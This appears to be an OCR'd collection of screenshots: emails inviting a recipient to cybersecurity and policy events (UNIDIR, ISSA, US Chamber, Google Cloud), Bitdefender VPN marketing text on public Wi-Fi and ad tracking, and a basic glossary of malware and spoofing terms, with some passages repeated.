12:45 2022 Cyber Stability Conference: Protecting Crit...

Always show pictures from this sender

Dear Participant,

Thank you very much for your interest in UNIDIR's **2022 Cyber Stability Conference (CS22): Protecting Critical Infrastructure and Services across Sectors**, scheduled to take place on Tuesday 5 July, 09:15-18:00 CEST.

UNIDIR Reminder: Virtual Launch of 'Exploring the use of technology for remote ceasefire monitoring and verification' [15 June] Inbox

UNOG-SECTEC-UNIDIR Jun 10
to UNOG-SECTEC-UNIDIR

Always show pictures from this sender


WHAT: The United Nations Institute for Disarmament Research (UNIDIR) is pleased to invite you to the virtual launch of a new publication: Exploring the use of technology for remote ceasefire monitoring and verification.

A joint publication by UNIDIR's Security and Technology Programme and Conventional Arms and Ammunition Programme, this report explains what technological solutions are available to help monitor and verify ceasefires. It also provides a series of guiding considerations to reflect upon before using technology to aid with ceasefire monitoring and verification.

Beyond the presentation of the research, an expert panel will discuss the past and current use of technology in (remote) ceasefire monitoring and verification as well as consider the future opportunities and challenges that technology offers in a ceasefire context.

WHEN & WHERE: Wednesday, **15 June 2022** / 15:00 – 16:30 CEST, via Zoom.

UNIDIR
UNITED NATIONS INSTITUTE FOR DISARMAMENT RESEARCH
Events
Virtual Launch of the Technology and Ceasefires Publication: Exploring the Use of Technology for Remote Ceasefire Monitoring and Verification


Advanced Cyber Threat Intelligence
UNIDIR : Virtual Launch of ‘Exploring the use of technology for remote ceasefire monitoring and verification’
Easytech4all.net
Jul 5
UNIDIR
Events
Virtual Launch of the Technology and Ceasefires Publication: Exploring the Use of Technology for Remote Ceasefire Monitoring and Verification

Advanced Cyber Threat Intelligence
UNIDIR Cyber Stability Conference 3rd December Friday 2021
Easytech4all.net
Jul 5
UNIDIR
Events
2021 Cyber Stability Conference: Towards a More Secure Cyberspace

The ISSA Cyber Resilience Special Interest Group (SIG) is seeking volunteers for its task force

Hi Danish

With over 800 members participating in the ISSA Cyber Resilience SIG in less than one year, we now want to advance a clear set of outcomes by focusing directly on a small but committed "Task Force" with experience in the field to produce a few results that include:

- Delivery of a webinar "Cyber Resilience, State of the Art," – which will provide an overview of the practice from the available best practices
- Delivery of a whitepaper regarding "Cyber Resilience Definitions," – which will include guidance on how to get started with the foundations

We offer a Cyber Resilience Blog and Forum available within the ISSA portal. Please feel free to take a look, share ideas, and contribute.

The ISSA Cyber Resilience Special Interest Group (SIG) is seeking volunteers for its task force

Hi Danish

With over 800 members participating in the ISSA Cyber Resilience SIG in less than one year, we now want to advance a clear set of outcomes by focusing directly on a small but committed "Task Force" with experience in the field to produce a few results that include:

- Delivery of a webinar "Cyber Resilience, State of the Art," – which will provide an overview of the practice from the available best practices
- Delivery of a whitepaper regarding "Cyber Resilience Definitions," – which will include guidance on how to get started with the foundations

We offer a Cyber Resilience Blog and Forum available within the ISSA portal. Please feel free to take a look, share ideas, and contribute.

We are committed to working with all of you to evolve the applicability of Cyber Resilience methods further.

We welcome you to join the team in this effort!

Not a member of ISSA?
Click here to join the premier cybersecurity professional association today for $50!*
Use code at checkout: 2022ISSA50N

* This offer is only valid for general and government memberships when choosing auto-renew at checkout and chapter fees are not included.

Hello Danish,

Thank you for attending Software Supply Chain Security – Best Practices. We hope you found useful information and insight. You can now download your Viewing Certificate from your viewing history and review the presentation on demand at your convenience.

Discover more content from Information Systems Security Association

Customized Apprenticeship: New Program, No-Cost Resources
Katie Adams, Senior Director . SAFAL partners

Customized Apprenticeship: New Program, No-Cost Resources for Talent Development and Retention Organizations nationwide are struggling to fill open...

Jul 25 2022 10:30 PM | 60 mins

The Importance of Maintaining an Accurate Asset Inventory across the xIoT
Brian Dunphy, Vice President, Product Management at Claroty

The modernization of industrial environments around the globe is linking asset connectivity to the heart of what sustains everyday life. As assets within the...

Jul 27 2022 10:30 PM | 60 mins

Thank you,
Information Systems Security Association

Hello Danish,

We are looking forward to your participation in Co-existence of Facial Recognition, AI, and Privacy tomorrow.

ISSA Thought Leadership Web CONFERENCE

Co-existence of Facial Recognition, AI, and Privacy

K Royal, PhD

Artificial Intelligence or machine learning applications highlight the tension between advancing technology and privacy considerations. From transparency to...

U.S. Chamber of Commerce

State of American Business 2023

[ICYMI] Recap and Videos | 2023 State of American Business Inbox

US Chamber of Commerce 4:12 am
to me

Always show pictures from this sender

VIDEO RECAPS

Thank you for joining the 2023 State of American Business. If you missed the event or want to re-watch parts of it, the recordings are here:

State of American Business Address

Chamber President and CEO Suzanne P. Clark

State of American Business Address

Chamber President and CEO Suzanne P. Clark

Business in Action: Nasdaq, Inc. Chair and CEO Adena T. Friedman

Business in Action: Marriott International, Inc. CEO Anthony Capuano

Rep. Dave Joyce (OH-14) and Rep. Abigail Spanberger (VA-07)

Bipartisan Business Discussions

NEW STATE OF AMERICAN BUSINESS DATA CENTER

New this year, the State of American Business Data Center captures the economic challenges facing the businesses community and reinforces the need for government to pursue solutions over gridlock. It analyzes 12 economic indicators to diagnose the health of American businesses and the economy.

State of American Business 2023

Thursday, January 12, 2023
11am ET

Get ready for the State of American Business, the U.S. Chamber of Commerce's premier annual event this **Thursday, January 12, 2023**. U.S. Chamber President and CEO Suzanne P. Clark will discuss the State of American Business in 2023 and convene business leaders across industries to explore the strength and leadership of business during this complex time and its role in working with lawmakers to pass practical, meaningful, and lasting policies.

VIRTUAL EVENT REGISTRATION

State of American Business 2023

Thursday, January 12, 2023
11:00 a.m. ET

Anthony Capuano

CEO
Marriott International, Inc.

Chip Rogers

President and CEO
American Hotel and Lodging Association

You're Registered: 2023 State of American Business Inbox

Michelle Russo 13/12/2022
to me

JAN
12


2023 State of American Business

Thursday, 12 January
9:30 – 11:00 pm

https://events.uschamber.com/StateofAmericanBusiness/v/e?i=cdHOrnv1gcHa5TZBvga0OUb-wVIruMTX_1670946669

Michelle Russo (organiser)

9:30 pm 2023 State of American Business



4:36 76%

Unsafe Wi-Fi

Do you connect to Wi-Fi networks other than the one in your home? Every time you do, you're placing unnecessary trust in the owner and other users of that network. Anyone could be snooping on what you are doing on your device.

How to recognize an unsafe Wi-Fi network

- the network doesn't require a password to join;
- the network belongs to a public place (restaurant, coffee shop, mall, lounge, library, hotel, airport, etc) so everyone knows the password;
- the network uses outdated encryption protocols or weak security.

What you risk

Let's say you're trying to connect to the hotel Wi-Fi, but you end up on a rogue network operated by a nearby hacker instead. This sounds like an action movie scenario, but such attacks are trivial to run and specialized hardware, such as the Wi-Fi Pineapple, sell for less than $100. With no additional security countermeasure on your end, the hacker now sits in between you and the services you are trying to access. He can redirect your traffic to phishing pages, downgrade your encryption and try to steal your data or even inject malicious code onto your device.


Your VPN is the best and easiest way to secure public Wi-Fi

The moment you turn your VPN on, it creates an encrypted tunnel between your device and a secure VPN server. Your entire internet connection is then encrypted. Public Wi-Fi hackers can't read any data inside this tunnel. It's like having an exclusive private lane on a busy highway.

Most people use VPNs to keep ISPs and data trackers out of their browsing data and access geo-restricted content. But on public Wi-Fi, even more eyes could be watching you, making it all the more important to use a VPN.

Privacy first

We keep no traffic logs, meaning your online activity will never be recorded or stored. We continuously improve Bitdefender VPN to make sure your privacy isn't trampled online.



You're coming! What you need to know for the European Cyber Agora | Jun 14-16, 2022 @ Microsoft Center

Inbox

Forum Europe 2/6/2022

to me

Always show pictures from this sender

Just over two weeks to go


No images? Click here to view in your browser.

You're coming!

European Cyber Agora

An inclusive multistakeholder initiative for a digital Europe

June 14-16 2022 | Brussels & Online



Workshop invitation: European Cybersecurity Capacity Building: Discussing the Oxford study on building cybersecurity capacity in Europe | LIVE STREAMED & IN PERSON

Inbox

Nikolas Ott 12/10/2022

to me

Always show pictures from this sender

Microsoft European Policy

European Cyber Agora

Dear Agora Community,

We are delighted to invite you for a workshop discussing the opportunities and challenges for European Cybersecurity Capacity Building.

The discussion will feature a presentation on the recently published report by the Global Cyber Security Capacity Centre at the University of Oxford: *"The Solution is in the Details: Building Cybersecurity Capacity in Europe"*. The authors reviewed how the 2020 European Union Cybersecurity Strategy could be implemented to ensure more effective cybersecurity capacity building both within the EU as well as abroad. Building forward on the

Cyber Threat Landscape

Rudimentary Paradigms

Easytech4all.net and 1Powercyber.substack.com

Computer VIRUS and MALWARE

VIRUS - Vital Information & Resources under Siege.

Corrupt and Modify Files on targeted computer.

MALWARE - Malicious Software causing damage to computers , servers and Client Networks. It secretly acts against user interest.

Not a software bug that causes unintentional harm due to deficiency.

WIPER - MALWARE that wipes all data on HDD or SSD

SPYWARE - Malicious software used to gather intelligence. Harm user organization. Violate privacy and endanger Device Security.

Adware

Ad supporting software for revenue generation through online Ads. Some Ads are health , ethical , Privacy and security risks.

Rogue Security Software

An Internet Fraud .

Assures mitigation of Virus / MALWARE to buy fake removal tool.

The User is tricked and ends up installing Malware

WORMS

1.Standalone Malware.
2.Replicates to Spread.
3.Relies on Security Failures of Target Computer.
4.Infected HOST scans and infects others on the network.
5.Exponential Growth Control.
6.Infects more in Short Time.
7.Causes Harm to network through excessive bandwidth consumption.

- SCAREWARE.

  Deploye Social Engineering to shock end user. Raises Anxiety level through Threat Perception. Manipulates the user to buy unwanted Software.

Trojan Horse.

MALWARE that misleads users of true intent. Applies Deception to achieve objectives. Spreads through Social Engineering. Uses Software / OS Backdoors. Contacts Controller through unauthorised access.

Ransomware.

Component of Cryptovirology. Blocks Access to victims Data permanently through encryption. Threatens to publish victims Data. Demands Ransom in the form of Cryptocurrency for decryption.

Social Engineering - Psychological Manipulation to Divulge Confidential Info. Generating Fake e-invoices showing fraudulent purchases.

Spoofing

Phishing by Email Spoofing - Forging Sender Address. Spoof Fake Biometric sample. Compromise username , passwords , credit card details , Deception.

IP Spoofing - Alter Source IP in Network Packet. Hide Identity. Impersonate Computing System. MAC Spoofing - Network Interface . Obscure Identity.

CVE - Common Vulnerabilities & Exposures. Weakness in Software / system design , implementation, operation.

Info Security Culture = Analysis to Change . Preevaluation , Strategic Planning , Operative Planning , Implementation.

1.Preevaluation - Identify Awareness of Infosec Employees . Analyse Current Security Policy.
2.Strategic Planning - Better Awareness Program , Clear Targets , Assemble Skilled Professional Team.
3.Operative Planning - Internal Comms , Security Awareness , Training Program . Good Security Culture.

Spoofing

Phishing by Email Spoofing - Forging Sender Address. Spoof Fake Biometric sample. Compromise username , passwords , credit card details , Deception.

IP Spoofing - Alter Source IP in Network Packet. Hide Identity. Impersonate Computing System. MAC Spoofing - Network Interface . Obscure Identity.

CVE - Common Vulnerabilities & Exposures. Weakness in Software / system design , implementation, operation.

Info Security Culture = Analysis to Change . Preevaluation , Strategic Planning , Operative Planning , Implementation.

1.Preevaluation - Identify Awareness of Infosec Employees . Analyse Current Security Policy.
2.Strategic Planning - Better Awareness Program , Clear Targets , Assemble Skilled Professional Team.
3.Operative Planning - Internal Comms , Security Awareness , Training Program . Good Security Culture.

Four Stages of Implementation.

1. **Commitment of Management.**
2. **Comms with Org.Employees.**
3. **Courses for Org. Members**
4. **Commitment of Employees**

Split tunneling

Split tunneling is a VPN feature that lets you choose what goes through the encrypted VPN channel and what data goes through the “normal” network connection. Just create an exceptions list with the apps and websites you don't want directed through the VPN.

Why would you bypass your own VPN?


A VPN is all about encrypting and securing your outgoing and incoming traffic. However, choosing not to encrypt makes sense in some cases:

1. You want to access local and foreign networks at the same time. For example, print on your network printer while browsing the net through an anonymized connection.
2. Gaming outside the tunnel gives you a more direct route to the game server and lower ping times.
3. Streaming geo-locked content while still getting local search results on Google.
4. You want to download something without slowing down your browsing. You can save bandwidth by split tunneling, because not all your internet traffic is forced to pass through a VPN server.
5. You need to visit websites that may reject VPN connections.


encrypt makes sense in some cases:

1. You want to access local and foreign networks at the same time. For example, print on your network printer while browsing the net through an anonymized connection.
2. Gaming outside the tunnel gives you a more direct route to the game server and lower ping times.
3. Streaming geo-locked content while still getting local search results on Google.
4. You want to download something without slowing down your browsing. You can save bandwidth by split tunneling, because not all your internet traffic is forced to pass through a VPN server.
5. You need to visit websites that may reject VPN connections.

Instead of connecting and disconnecting your VPN every time you find yourself in one of these scenarios, you can simply use the split tunneling feature.


12:02
97%
Profiling and targeting
A friend posts a photo of her cat on Facebook. You hit the "love" button because the cat is cute. Suddenly, your feed is invaded with ads for cat food and toys, pet shops and animal shelters to adopt cats from, and so on. Your favorite news site is so full of ads that you don't even get to see the whole article. You've been profiled as a "cat lover" and doomed to see cat ads until they find out something else about your interests.
Ads can be not only annoying, but also dangerous.
Few people who visit a website like to see dozens of banners, pop-up ads, video promotions sprayed all over the page. And, on top of being irritating, some of them could be dangerous, too. For example, some ads are manipulated to exploit your browser and install ransomware or other Trojans. Others use various pretexts to con you or your loved ones into installing mobile malware or calling tech-support scammers.
Your data is more precious than gold, and everyone wants it. You can put an end to profiling
Internet Service providers, websites, social media networks, apps, search engines – they all collect data about you (interests, browsing history) and your device (location, type) to develop tailored ads.
They say they monitor your online activities to improve your internet experience as a whole. Sometimes, this is true. For example, if you are a photographer, you might be interested in seeing ads for cameras on your favorite website.
That's why Bitdefender VPN lets you choose who can show you ads and block the rest.
By setting up Ad blocker and Anti-tracker in Bitdefender VPN, you can stop unwanted data collection and profiling by blocking all requests that are associated with ads or tracking networks. You also have the option of whitelisting your trusted websites to continue to see ads for your own benefit.

Google Cloud
Starting in
12d
04h
05m
32s
Security Talks 2023
Transforming Security with Frontline Intelligence and Cloud Innovation.
March 22, 2023


Danish, don't miss our first Google Cloud Security Talks of 2023!
Inbox
Chronicle Security 2 days ago
to me
Always show pictures from this sender
Chronicle
2023 Google Cloud Security Talks: March 22
Transforming security with frontline intelligence and cloud innovation. To best accommodate varying schedules, there are two start times for this event.

Results Revealed: 2023 Penetration Test Survey [WEBINAR]

Inbox

Cybersecurity Insiders 3 Mar
to me

Show pictures

Hello Danish -

With penetration testing becoming an increasingly universal part of security strategies and compliance requirements, knowledge sharing and analysis grows more critical when defining best practices. As part of our ongoing commitment to improving cyber resilience through proactive security assessments, Fortra's Core Security conducts an annual survey of cybersecurity professionals on the usage and perception of pen testing. The data collected provides visibility into the full spectrum of pen testing's role, helping to determine how these services, tools, and skills must evolve.

WEBINAR:
2023 State of The Phish: Asia-Pacific Insights


March 16, 2023 | 1:00PM AEDT | 10:00AM SGT


Register Now

Hi Danish,

Threat actors constantly look for new ways to outwit victims and bypass defences. The past year has been no different. As businesses rolled out new security controls, cyber criminals responded. They added complex techniques like telephone-oriented attack delivery and MFA bypass. Unknown to most users, these techniques gave cyber attackers a new advantage. And with threat actors constantly upping their game, CISOs and Infosec teams had their work cut out.

Now in its ninth year, our annual State of the Phish report explores end-user security awareness, resilience and risk using survey data from 15 countries. The report benchmarks understanding of common





UNIDIR Reminder: Virtual Launch of 'Exploring the use of technology for remote ceasefire monitoring and verification' [15 June] Inbox

U UNOG-SECTEC-UNIDIR Jun 10
to UNOG-SECTEC-UNIDIR

